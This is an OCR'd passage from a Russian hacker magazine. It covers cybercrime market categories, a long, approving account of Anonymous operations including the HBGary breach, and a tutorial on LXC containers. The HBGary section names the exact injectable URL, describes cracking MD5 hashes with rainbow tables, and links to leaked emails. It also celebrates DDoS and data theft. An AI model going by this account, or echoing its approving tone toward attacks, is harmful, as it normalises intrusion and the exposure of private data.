«Дойные коровы». В эту категорию попали давно известные виды нелегального бизнеса. Преступники успешно продолжают использовать scareware (фейковые антивирусы), клик-фрод (автоматическое скликивание рекламы), спам с рекламой таблеток и так далее. Эта деятельность приносит много денег, но для нее не характерен активный рост.

«Звезды». это тоже очень прибыльные сферы деятельности преступников, но в отличие от «Дойных коров» они показывают еще и нешуточный рост. Сюда попали разработка/продажа веб-сплойтов, инструменты для кражи конфиденциальных данных, а также сервисы по выводу средств, позволяющие легализовать деньги, полученные незаконным путем.

«Собаки». Категория включает сферы бизнеса с низкой рентабельностью и низкими темпами роста. Денег приносят мало и не растут. Сюда попали: рассылка спама через социальные сети, старый добрый фишинг и, что может показаться удивительным после нескольких недавних прецедентов, DDoS-атаки. Но в то, что кто-то откажется от этого бизнеса, верится с трудом.

«Темные лошадки». В разделе находятся направления черного бизнеса, которые пока не получили широкого распространения, но в перспективе могут либо выстрелить (стать «звездами»), либо не выстрелить (перейти в категорию «собак»). Специалисты CISCO относят сюда атаки на VoIP и, конечно же, угрозы, связанные с мобильными устройствами.



Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



ИМЯ НАМ — ЛЕГИОН

АНОНИМУС НЕ ПРОЩАЕТ

В ПОСЛЕДНЕЕ ВРЕМЯ «ШАЛОСТИ» АНОНИМУСОВ ПРИОБРЕТАЮТ АБСОЛЮТНО НЕДЕТСКИЙ РАЗМАХ. МАСШТАБНЫЕ КАМПАНИИ В ПОДДЕРЖКУ WIKILEAKS, THE PIRATE BAY, ДЖОРДЖА ХОТЦА, БОРЬБА С САЙЕНТОЛОГАМИ И ДРУГИЕ ДЕЯНИЯ АНОНОВ ПРИВЛЕКЛИ К НИМ ОБЩЕСТВЕННОЕ ВНИМАНИЕ, ВНИМАНИЕ ВЛАСТЕЙ И ПОРОДИЛИ НЕМАЛО ЛУЛЗОВ. СЕГОДНЯ МЫ РАССКАЖЕМ ТЕБЕ, ЧЕГО ЖЕ ИМЕННО НЕ ПРОЩАЕТ АНОНИМУС.

Для тех, кто не в курсе

Мы — аноним. Имя нам — легион. Мы не прощаем. Мы не забываем. Ждите нас.
СМИ всего мира не так давно открыли для себя такое явление как Anonymous («аноним» — англ., однако в разговорном русском прижилась и прямая транслитерация «анонимус»), и, похоже, журналисты до сих пор толком не понимают природы этого феномена. Очень забавно, знаешь ли, читать в каком-нибудь солидном издании о новых злодеяниях страшной «хакерской группировки Anonymous». Дело в том, что никакой группировки, в общем-то, не существует. Нет, бесспорно, у анонимусов имеются свои координаторы атак, заводилы и те, кого можно назвать лидерами... Однако, на наш взгляд, глупо искать четкий порядок в абсолютном хаосе.
Откуда вообще взялись анонимы? В Сети это явление зародилось примерно в 2003 году, и на сегодня Anonymous довольно прочно ассоциируется в сознании людей с анонимными (ну надо же!) имеджбордами, вроде почившего 2ch и 4chan, с сайтами типа Луркмор и Encyclopedia Dramatica, а также кучей других (опять же, анонимных) ресурсов. Ничего странного в появлении таких мест в Сети нет. Сегодня правительства и правоохранительные органы большинства прогрессивных стран жаждут искоренить анонимность в интернете. Они хотят, чтобы люди регистрировались в социальных сетях и на форумах, заводили разного рода электронные карты, с помощью которых их можно отследить, «посчитать» и так далее. В ответ на все это у немалого числа людей рождается закономерный протест и желание «сделать все наоборот». К тому же нельзя не заметить, что на различных анонимных ресурсах царит довольно необычная атмосфера — когда нет имен, никнеймов, репутации, ответственности за сказанное и каких-либо условностей, рождается... в общем-то, хаос и помойка, конечно, однако довольно любопытная :). Как пишет Лурк, «дружественная атмосфера интеллектуальной развязности». Как ни странно, это тоже правда.

Церковь Сайентологии и The Pirate Bay

Пожалуй, впервые широкая общественность услышала о «группировке Anonymous» после их атаки на сайентологов. Если кто-то вдруг не знает, церковь Сайентологии — это детище Рона Хаббарда, американского писателя-фантаста. Данная прикладная религиозная философия далеко не просто так запрещена во многих странах мира. По сути, это не что иное, как секта, притом весьма оригинальная. Например, согласно вере сайентологов и тому, что Хаббард описал в формате космооперы, — гуманоид Ксену 75 000 000 лет назад был военным диктатором и руководил «Галактической Империей». В ходе подавления проявлений инакомыслия среди своего народа спровоцировал массовые протесты и, недолго думая, арестовал всех, кто принимал в них участие. Проштрафившихся привезли на планету Тиджиек (то есть, на Землю) и по прибытии разместили вокруг вулканов. После этого Ксену «покарал» неверных водородными бомбами, собрал их души и внедрил в тела людей.
Но вернемся к нашим анонимам. Началось все с того, что в 2008 году сайентологи обвинили YouTube в нарушении копирайта — на популярном видеохостинге было размещено пропагандистское видео с Томом Крузом (оно, кстати, доступно на YouTube до сих пор), снятое для внутреннего пользования и просочившееся в Сеть каким-то непонятным образом. Сайентологические видео с Томом Крузом, кстати сказать, вообще производят неизгладимое впечатление, будто смотришь утопическое кино или выступление Адольфа Гитлера — очень похожая экспрессия. Опять же, для тех, кто не знает, притязания сайентологов в целом простирались куда дальше YouTube, эти ребята вообще с радостью закрыли и запретили бы весь интернет.
В ответ на выпады церкви Сайентологии в сторону Сети анонимусы решили встать на защиту YouTube и преподать сайентологам урок. Они объявили старт проекта «Чанология» (Project Chanology), провели серию DDoS-атак на несколько сайентологических сайтов, обвинили ЦС в попытке ввести в интернете цензуру и записали видеопослание на восьми языках, выложив его на все тот же YouTube.
Двухминутное видео оставляет очень гнетущее впечатление. Безжизненный синтезированный голос на фоне тревожно бегущих по небу облаков фактически объявляет войну

Еще один антисайентологический митинг



Мегакрутой специалист по информационной безопасности Аарон Барр



Вы говорите «пиратство», мы говорим — «свобода»



Вся символика у анонов очень говорящая



Операция «Расплата»

церкви Сайентологии. Анонимусы заявили в своем обращении, что «следят за всеми кампаниями дезинформации и подавления несогласных». «Во благо ваших последователей, во благо человечества и для нашего собственного удовольствия мы изгоним вас из интернета и методично демонтируем церковь Сайентологии в ее нынешнем виде», — говорится в послании. Заканчивается оно и вовсе зловеще: «Вам негде спрятаться, ибо мы — повсюду. Вы не найдете убежища, ибо на место каждого павшего из вас придут десять новых. Мы — ваши «подавляющие личности», но мы никогда не сможем оказывать и толики того деструктивного давления, которое оказывает ваш «Центр религиозной технологии». Знание — свободно. Мы — Аноним. Мы — легион. Мы не прощаем. Мы не забываем. Ждите нас.».

Найти данный ролик на YouTube легко по запросу «послание к сайентологии».

Помимо этого, анонимы организовали масштабные протесты против церкви Сайентологии в 93-х городах по всему миру, в том числе в Лондоне, Бостоне, Чикаго, Париже, Дублине, Торонто и так далее. Многие участники этих акций скрывали свои лица под масками персонажа V из к/ф «V — значит вендетта». Это, без преувеличения, один из символов безликого и вездесущего анонима. V очень тесно связан с Гаем Фоксом, английским дворянином-католиком, знаменитым участником Порохового заговора против английского и шотландского короля Якова I в 1605 году. Если ты не видел фильм, не читал комикс и не в курсе всех этих исторических параллелей, советуем ознакомиться с темой — она довольно интересна как сама по себе, так и в связи с анонимами.

После этой выходки анонов о них заговорили СМИ. Началось все тогда с довольно смешных (в связи с полным непониманием темы) репортажей на ТВ и заметок в печатных изданиях. Кто бы мог подумать, что через пару лет все это покажется детской шалостью.

Второй раз анонимус нанес массированный удар в 2009 году, во время нашумевшего судебного процесса по делу админов The Pirate Bay. После оглашения приговора (напоминаем, что суд признал

руководителей трекера виновными во всех смертных грехах), анонимы объявили о старте операции Bailout. Это название в переводе с английского означает «аварийный прыжок с парашютом» — то есть, операция была запланирована и подготовлена на тот случай, если ребят признают виновными. 17 апреля вердикт был зачитан, и операция началась. Главной мишенью атаки стала Международная федерация звукозаписывающей индустрии, а также юридическая компания MAQS, представляющая в суде интересы Голливуда. 20 апреля, через три дня после оглашения вердикта, началась массированная DDoS-атака на их сайты ifpi.org, ifpi.com, ifpi.se и maqs.com. Кроме этого, анонимы призвали всех отправлять черные факсы в офис MPAA (Ассоциацию кинокомпаний Америки) и в офис MAQS, Монике Вадстед, представляющей интересы Голливуда. Мисс Вадстед, к слову, тоже ярый сайентолог.

В операции тогда приняли участие по разным данным от 700 до 1000 человек. Координация действий осуществлялась сразу в четырех IRC-каналах (кстати, аноны в основном используют для таких целей именно IRC, а также Twitter): irc.anonnet.org #tpb, irc.raidchan.org #seedsofliberty, irc.anonnet.org #888chan, irc.freenode.net #fuckifpi.

Для атак тогда использовался (и по сей день используется) простейший софт типа LOIC (Low Orbit Ion Cannon) — проги, написанной на C# умельцами с 4Chan. Приложение работает по принципу пентестерских программ, предназначенных для стресс-тестов сайтов. Оно генерирует достаточно TCP-, UDP- или HTTP-запросов единовременно, чтобы рухнуло что угодно. И, что особенно важно, разобраться с ним сможет даже школьник. Когда LOIC или нечто подобное запускают одновременно сотни людей, это приводит к весьма печальным последствиям.

Тогда анонимус преподал копирастам весьма наглядный урок (сайты лежали довольно долго) и вновь привлек к себе немало внимания, закрепив за собой репутацию



Та самая маска V из «V — значит вендетта»

своеобразной сетевой машины возмездия, безликой и беспощадной.

Wikileaks и HBGary

Все вышеупомянутое, как ни странно, можно назвать не более чем легкой разминкой перед действительно серьезными делами. Если смотреть на все эти операции в ретроспективе, как мы сейчас и делаем, становится очевидно, что с каждым разом анонимы действуют все слаженнее и жестче. Кстати, на счету Anonymous вообще-то куда больше деяний — в основном это случаи, не получившие столь широкой огласки. Были среди них и «день порно на YouTube», и война с Tumblr и много чего еще. Подробнее обо всех этих прецедентах ты можешь почитать хотя бы в той же «Википедии».

Ну а следующей масштабной атакой в «послужном списке» анонимуса стала кампания в защиту Wikileaks и Джулиана Ассанжа. Как ты наверняка знаешь, гонения на «Викиликс» имели по-настоящему международный размах: против Ассанжа и его



Послание Anonymous и утекшая переписка сотрудников HBGary

детища тогда ополчились не только правительства и спецслужбы, к делу также подключились банки и платежные системы (Moneybrookers, Visa, MasterCard и PayPal), заблокировавшие счета проекта, на которые принимались добровольные пожертвования. В общем-то, тогда мало у кого возникали сомнения насчет того, имело ли все это политический оттенок. Однако анонимуса такие мелочи занимали мало, анонимуса больше занимала месть.

Все это имело место в декабре 2010 года, и вот ведь забавная штука: с 8 по 10 декабря клиентскую версию программы LOIC скачали около 30 000 раз, учитывая, что общее количество скачиваний за все время ее существования составляло тогда примерно 50 000. Что и говорить — атака вышла масштабной.

Операция получила название Payback («расплата» — англ.), и основным оружием анонов опять стал DDoS. Все намеченные цели, среди которых оказались не только упомянутые платежные системы, но и сайты правительства Швеции и web-страницы американских политиков Джо Либермана и Сары Пэйлин, удалось положить без особых проблем. В даун ушел даже PayPal, который не так-то просто повалить. Однако представители компаний сообщили, что никаких особых проблем атаки им не доставили: бэкэнд не пострадал, с транзакциями все отлично, разве что они немного замедлились. Но помимо обычного DDoS'а анонимусы не погнушались воспользоваться и другими методами. «Враг адаптируется к нашей стратегии. Мы можем меняться быстрее», — сообщал один из IRC-каналов. В ход пошел реальный DDoS: отправка факсов произвольного содержания через онлайновые бесплатные сервисы вроде MyFax.com или FaxZero.com. При отправке активистам рекомендовали пользоваться многоступенчатым анонимайзером Tor или цепочками надежных прокси-серверов. В послание можно включать символику Anonymous и случайные цитаты из документов на Wikileaks.

Оскверненный Twitter Барра





СМИ, традиционно ничего толком не понимая, опять возопили об атаках хакеров, которые поддерживают Ассанжа. Репортажи выходили один забавнее другого, но, судя по всему, радовали самих анонов. К тому же многие пользователи, понимавшие в происходящем еще меньше средств массовой информации, стали опасаться совершать покупки, пока с платежными системами творится что-то невразумительное. Одним словом, цель вновь была достигнута.
Но что-то мы все о банальном DDoS'е, да об акциях протеста... Журнал все-таки «Хакер» называется :). Самым эпичным деянием анонов на сегодняшний день (в наших глазах) является жестокий урок, преподанный ими Аарону Барру.
Господин Барр до недавнего времени являлся директором небольшой частной компании HBGary Federal, которая специализировалась на информационной безопасности. Кому-то название компании может показаться знакомым, и это неспроста. Одним из соучредителей HBGary является известный в IT'шных кругах Грег Хогланд: эксперт в области ИБ, который успевает не только работать, но и писать книги, статьи, вести блоги и сайты, ездить по всевозможным конференциям с докладами и при всем при этом живо интересоваться онлайновыми играми и возможностью их взлома. HBGary Federal была не чем иным, как дочерним предприятием компании Хогланда.
Здесь стоит сделать небольшое отступление и сказать, что вообще-то анонимусы далеко не всегда остаются безнаказанны. Это в России пока не было прецедентов, чтобы кого-то судили из-за участия в DDoS-атаке, а в других странах дела обстоят немного иначе. После операции «Расплата» за Anonymous предметно взялись спецслужбы многих стран. И начались аресты. Разумеется, ловить старались, да и стараются, не обычных школьников, которые ради лулзов скачали LOIC и принимали участие в атаках, а управляющую верхушку «страшной хакерской группировки». Как мы признавали в самом начале статьи, координаторы атак и своего рода лидеры у анонов действительно имеются, и именно они и оказались под прицелом у «органов». В основном аресты совершались по горячим следам — в декабре и январе, однако отголоски операции «Расплата» слышатся и по сей день. Последнее сообщение об аресте очередного анонима попадалось мне на глаза всего пару дней назад, в 20-х числах апреля. Всего за прошедшие полгода спецслужбы и правоохранительные органы успели арестовать по подозрению в причастности к DDoS-атакам на платежные системы не один десяток человек.
«Какое же отношение все это имеет к Аарону Барру?», — спросишь ты. Отвечу: самое прямое. Дело в том, что Барр решил поиграть в шпиона, детектива и Джеймса Бонда в одном лице. Он планировал внедриться к анонимусам и, установив личности их лидеров, вывести их на чистую воду! Хотя post factum Барр и утверждал, что делал это исключительно в исследовательских целях, собирая информацию для анализа социальных медиа, и совсем не собирался передавать собранные данные в руки ФБР, отчего-то в это верится с трудом. А если совсем честно, то это просто смешно. О каком «докладе на RSA 2011» может идти речь (наш герой якобы к нему готовился), когда ни для кого не секрет, что HBGary давно и плотно сотрудничали с американскими военными, которые, по сути, и являлись крупнейшими клиентами компании. К тому же примерно в это же самое время Барр и его партнеры точили зуб на военный тендер по созданию комплекса решений, позволяющих правительственным агентам вести жизнь в социальных сетях, скрываясь под десятками разных личностей. В общем, Барр явно решил «выслужиться», за что в итоге поплатился не только своей репутацией, но и репутацией всей компании.

Крах Аарона Барра

Поначалу все, видимо, шло неплохо. Барр под вымышленными именами (Goodspeak, CogAnon) стал зависать в IRC-каналах анонимусов, где наблюдал и собирал информацию. Выделив для себя нескольких особенно подозрительных личностей, Барр постарался познакомиться с ними, войти в доверие, что-нибудь о них разузнать. Как ни странно, у него получалось. В ход пошло все — левые аккаунты в Facebook и Twitter, «черный пояс по Google», профессиональные навыки. В какой-то момент Барру стало казаться, что его затея удалась, и он почти расколол хактивистов. Тогда он решил этим похвастаться...
Аарон Барр умудрился дать интервью изданию Financial Times, в ходе которого заявил, что деанонимизировал целых 45 человек из «группировки Anonymous», в том числе лидеров, которые управляют мощными ботнетами. Он самодовольно сообщал, что это люди из самых разных стран: Великобритании, Германии, Нидерландов, Италии и Австралии. Есть 30 самых активных и около 10 — координирующих действия группировки. Их лидера зовут Оуэн и он из Нью-Йорка, а сооснователь группировки якобы носит ник Q и живет в Калифорнии.
И вот тут-то под ногами Барра и разверзся форменный ад.
Анонимусы довольно быстро обнаружили публикацию в Financial Times, и на сайте anonnews.org появился полный сарказма пост примерно следующего содержания: «Мистер Барр успешно пробился через 9000 прокси-серверов в наше закрытое повстанческое IRC-логово, где, прорвавшись через огненный лабиринт и собрав все золотые колечки по пути, открыл огромный серебряный сундук и нашел пароль легендарных хакеров Анонимусов. На данный момент можно с уверенностью предположить, что наши подземные сервера на Северном Полюсе тоже скомпрометированы».
Несмотря на зубоскальство, в чатах анонимов началась организация ответного удара по HBGary, и Бар, увидев это, запаниковал. Он раскрылся анонимусам и даже попытался поговорить с некоторыми из «лидеров»,



Анонимусы протестуют против сайентологов в Лос-Анджелесе


слезно уверяя их, что он простой исследователь и не замышлял ничего дурного. Анонимус лишь равнодушно пожал плечами. Остановить атаку уже было невозможно, как невозможно остановить сход лавины.
В этот раз аноны не ограничились обычным DDoS'ом и мелким хулиганством. Специалистам по безопасности Anonymous ответил должным образом, сыграв на их же поле.
Первым под привычной DDoS-атакой слег сайт hbgaryfederal.com. Кстати, атаки на него продолжаются до сих пор, так что застать сайт работающим — трудно. На все мольбы о прекращении атак Барру довольно ехидно посоветовали закрыть на сайте дыры, раз уж он занимается ИБ. Дыры, в самом деле, были. Да еще какие... hbgaryfederal.com не выстоял против обычной SQL-инъекци. А вот не надо было использовать CMS от сторонних разработчиков, к тому же не слишком хорошо написанную. Точная линка, с которой начался взлом: hbgaryfederal.com/pages.php?pageNav=2&page=27.
Добравшись до базы данных пользователей, анонимусы пустили в ход радужные таблицы, а так как пароли в HBGary хранились в MD5 и были простыми, как три копейки, дело пошло бодро и хорошо. Быстрее всего удалось вскрыть пароли самого Аарона Барра и главного операционного директора Теда Вера.
Дальше началось и вовсе что-то страшное, настоящий принцип домино. Начав с сайта hbgaryfederal.com, анонимусы последовательно взломали Twitter, Facebook и LinkedIn Барра, корпоративную сеть компании, а также hbgary.com и rootkit.org, принадлежащие Хогланду. Затем заполучили на руки налоговую отчетность компании, налоговые сертификаты, добрались до почты всех сотрудников, содержавшей более 60 000 писем, и многого, многого другого. По непроверенным данным, в качестве завершающего штриха с iPad Барра удаленно стерли все данные :). Каким образом все это было проделано, ты можешь прочесть на нашем сайте, в][была подробная статья на данную тему: www.xakep.ru/post/54902. Замечу только, что во всем, как обычно, оказался виноват человеческий фактор.
После взлома хактивисты еще и сплясали настоящую джигу на костях Барра. Они заявили, что все добытые им данные и «деанонимизация» лидеров — полная чушь. Цитата: «Мы видели все ваши внутренние документы. И знаете, что мы сделали? Мы посмеялись. Большая часть информации, которую вы «накопали», доступна всем и каждому в IRC. Итак, почему же вы теперь не сможете продать эту инфу ФБР, как планировали? Да потому что мы отдадим ее бесплатно!».
Конечно, случившееся само по себе уже стало тяжелым ударом по репутации компании, занимающейся информационной безопасностью. Грег Хогланд заговорил об ущербе в миллионы долларов, но это был не конец, это, в некотором роде, было только начало. В ворохе документации, попавшей в руки к анонимам, обнаружилось очень много интересного. Я приведу лишь пару примеров, остальное можешь изучить самостоятельно, благо все «утекшее» свободно распространяется в торрентах. Например, вот ссылка на TPB: thepiratebay.org/torrent/6156166/HBGary_leaked_email.
Итак, «грязного белья» у HBGary оказалось много. Выяснилось, что Барр и компания совместно с фирмами, оказывающими охранные услуги в сфере ИБ (Palantir и Berico Technologies), планировали дискредитировать Wikileaks. Документ предлагает провести кампанию по дезинформации, включающую внедрение фальшивых документов в WikiLeaks, а затем — их разоблачение, с целью очернить сайт. Также планировались хакерские атаки на центральный сервер WikiLeaks в Швеции. Кроме того, были мысли добраться до людей, поставляющих информацию Ассанжу, и подвергнуть их «жесткому прессу».
Еще, к примеру, стало известно, что HBGary торговала двумя руткитами: Keylogger и 12 Monkeys. Цена первого составляла $60 000, второго — $240 000. Исходя из писем, можно также сделать вывод, что в закромах HBGary имелся целый набор 0day-эксплойтов, которыми фирма тоже приторговывала, либо держала про запас. Некоторые дырки перепродавались по нескольку раз.

В качестве послесловия

Итогом этого жуткого акта возмездия стал уход Аарона Барра со своего поста в HBGary Federal, «чтобы позволить компании преодолеть проблемы и идти дальше после этой ошеломляющей информационной бреши». Впрочем, после всего случившегося новоявленного «Шерлока Холмса от IT» явно просто «ушли» с поста, чему он не особенно сопротивлялся. Кстати, с начала атаки успело пройти всего три недели — Барр уволился уже в начале марта. «Мне необходимо сфокусироваться на заботе о моей семье и на восстановлении своей репутации», — признался он в одном интервью.
Каким образом теперь будет восстанавливать свою репутацию HBGary, ранее работавшая с McAfee, военными и АНБ, — вопрос открытый. Что-то подсказывает нам, что ответ будет звучать неутешительно: никак.
Anonymous, в свою очередь, очень радовались такой богатой добыче и широкому резонансу. На радостях они даже открыли собственный аналог «Викиликс»: www.facebook.com/anonleaks. Так сказать, на будущее. Какой-то особенно толстый тролль под шумок вообще умудрился дать интервью журналу Forbes, представившись 16-летней девочкой Кайлой, которая якобы принимала непосредственное участие в атаке на HBGary. «Кайла» очень язвительно сокрушалась о том, что власти до сих пор не могут поймать ее, но вместе с тем выражала и некоторую обеспокоенность, сообщая, что удаляет все e-mail'ы, а компьютер запускает при помощи microSD-карты.
Сейчас шумиха вокруг HBGary уже немного стихла, и внимание анонимуса переключилось на компанию Sony, которая имела наглость ущемлять сетевые свободы людей, запрещала взламывать свои консоли и даже попыталась засудить джейлбрейкеров. Свою причастность к атакам на PlayStation Network анонимы сначала отрицали, но затем то ли поддержали начатое кем-то другим, то ли это с самого начала были они... Пока решительно непонятно, что происходит, но велик шанс, что данные о банковских картах юзеров PSN уплыли в неизвестном направлении. А ведь сервисом пользуются более 70 000 000 человек!
Подводя итог, заметим, что в интернете всегда найдется новая мишень для анонимуса, новая цель и даже новые средства для ее достижения. Анонимус безлик, неискореним и, похоже, он только набирает силу. И он действительно не прощает.][



Евгений Зобнин (execbit.ru)



ГРАНИ ВИРТУАЛЬНЫХ МИРОВ

Разбираемся с новыми и необычными технологиями виртуализации

Виртуализация... В последнее время это слово обрело просто магические свойства. О виртуализации говорят везде, где не запрещают, и все, кто только может. Однако чего-то по-настоящему нового и интересного не говорит почти никто. Я восполню этот пробел и расскажу о трех новых самых интересных и полезных технологиях виртуализации.

Пингвин в контейнере

Всего за несколько лет виртуализация из средства для ознакомления с новыми ОС и отладки системных приложений превратилась в один из самых важных элементов в индустрии IT. Сегодня без нее не обходится ни один серьезный сервер, хостинг и даже десктоп. Это настоящий стандарт, но, как любому стандарту, ему нужна стандартная реализация, легко и повсеместно доступная. В таких ОС как FreeBSD и Solaris стандартная реализация системы виртуализации уровня ОС есть прямо из коробки: это механизмы FreeBSD Jail и Solaris Zones. Виртуализация уровня машины также доступна почти из коробки, с помощью установки пакета qemu во FreeBSD или VirtualBox в Solaris (хотя сюда тоже можно поставить

QEMU VM

Guest

vdagent

qxl driver

standart guest drivers

vmc

virtio-serial

QXL (cirrus)

Keyboard Mouse Tablet

AC97 ES1370

(nic)

spice server

main

display cursor

inputs

record playback

(tunnel)

spice client

user's machine

(printer)

Архитектура SPICE

Перманентная настройка системы для LXC


Чтобы не повторять описанные в разделе LXC подготовительные шаги после каждой перезагрузки машины, стоит научить пингвина выполнять их. Для этого следует добавить следующую строку в /etc/fstab:

```
cgroup /var/cgroup cgroup defaults 0 0
```

И следующую запись в файл /etc/network/interfaces (для Debian/Ubuntu-совместимых ОС):

```
auto br0
iface br0 inet dhcp
   bridge_ports eth0
   bridge_fd 0
```

qemu). В Linux все несколько иначе. Честную виртуализацию тут принято делать с помощью qemu-kvm, который опирается на ядерный драйвер KVM, доступный практически в любом дистрибутиве, а виртуализацию уровня ОС — с помощью сторонних разработок, таких как Linux-VServer или OpenVZ. Это отличные системы, но у них есть серьезный изъян: для своей работы они требуют патчинга ядра, а это не нравится ни пользователям, привыкшим к простоте современных Linux-дистрибутивов, ни админам, для которых пересборка ядра на сервере сродни игре в русскую рулетку (никогда не знаешь, как это повлияет на стабильность системы). Именно поэтому появился проект LXC, позволяющий получить полноценную виртуализацию уровня ОС на обычном ванильном ядре. LXC (LinuX Containers) очень похож на Linux-VServer и OpenVZ, за тем лишь исключением, что вместо сторонних механизмов, внедряемых в ядро с помощью патчей, он использует механизмы «пространства имен» (namespaces) и «группировки процессов» (cgroups), доступные в любом современном Linux-ядре. Технология Linux namespaces позволяет размещать выбранное подмножество процессов в изолированном окружении чего-либо. Это может быть файловое пространство имен, содержащее дерево файлов, видное только этим процессам (аналог chroot), пространство имен процессов, IPC и так далее. Процессы, помещенные в обособленные пространства имен, будут «думать», что находятся на другой машине и не смогут взаимодействовать с остальными процессами и файловой системой. В дополнение к пространствам имен в ядре также доступен механизм группировки процессов под названием cgroups, который позволяет объединить несколько процессов в одну группу и применить к ней особые установки ядра (изменить приоритет, назначить ограничения ресурсов, поместить в обособленное пространство имен и так далее). Помещенный в группу процесс уже никогда не сможет самостоятельно ее покинуть, поэтому cgroups оказывается мощнейшим механизмом ограничений процессов в ресурсах (для которого, кстати, есть удобный инструмент управления,



Консоль CoLinux сразу после запуска




dvd

Виртуальная машина qemu с поддержкой протокола SPICE уже стала частью дистрибутивов Fedora 14 и RHEL6, а также ключевым компонентом продукта под названием Red Hat Enterprise Virtualization for Desktops.



links

- Официальный сайт протокола SPICE: spice-space.org;
- LXC: lxc.sf.net;
- CoLinux: colinux.org;
- AndLinux: andlinux.org.



Приложения CoLinux отличаются от родных Windows-приложений только внешним видом

распространяемый в пакете libcgroups). Работая вместе, эти технологии реализуют очень мощную и гибкую систему виртуализации, возможности которой использует LXC, выступая в роли простой и удобной в использовании обертки к namespaces и cgroups. И это не просто слова. Пользоваться LXC действительно просто и приятно. Например, чтобы создать виртуальный сервер в свежеустановленном Ubuntu, достаточно выполнить всего шесть следующих шагов (причем первые четыре шага — это просто подготовка системы к LXC, которую нужно выполнить всего один раз):

1. Установить LXC и утилиты управления сетевым мостом:

```
$ sudo apt-get install lxc bridge-utils
```

2. Запустить чекер конфигурации ядра, который проверит, все ли необходимые LXC опции включены (к слову сказать, LXC может работать, даже если некоторые из них ядром не поддерживаются):

```
$ sudo lxc-checkconfig
```

3. Создать каталог для файловой системы cgroups и смонтировать ее:

```
$ sudo mkdir /var/cgroup
$ sudo mount -t cgroup cgroup /var/cgroup
```

4. Создать интерфейс моста, который будет использован для сетевой коммуникации между виртуальными окружениями (по-хорошему его придется еще и настроить):

```
$ sudo brctl addbr br0
```

5. Создать виртуальное окружение с Ubuntu (или другим дистрибутивом) внутри (LXC поставляется с набором "шаблонов", расположенных в каталоге /usr/lib/lxc/templates, каждый из них представляет собой скрипт, выполняющий скачивание, установку и конфигурирование виртуального окружения):

```
$ sudo apt-get install debootstrap
$ sudo lxc-create -n ubuntu -t ubuntu \
   -f /usr/share/doc/lxc/examples/lxc-veth.conf
```

Здесь '-t' указывает на имя шаблона внутри, а '-f' — на файл начальных настроек.

6. Запустить окружение и проверить его работоспособность:

```
$ sudo lxc-start -d -n ubuntu
$ sudo lxc-info -n ubuntu
```

Далее можно зайти в окружение с помощью команды «sudo lxc-console -n ubuntu». На экран вывалится стандартный консольный getty с просьбой ввести логин и пароль (по дефолту это root:root). Какие-либо настройки и модификации можно внести в окружение с помощью редактирования его корневой системы, расположенной в каталоге /var/lib/lxc/имя/rootfs, и конфигурационного файла /var/lib/lxc/имя/config. В целом, LXC — это простой, последовательный и гибкий инструмент, с помощью которого можно создавать самые разнообразные конфигурации (подстраивая разделение пространств имен и настройки cgroups под ситуацию), но у него есть один существенный недостаток — невозможность указать лимит на процессорное время.

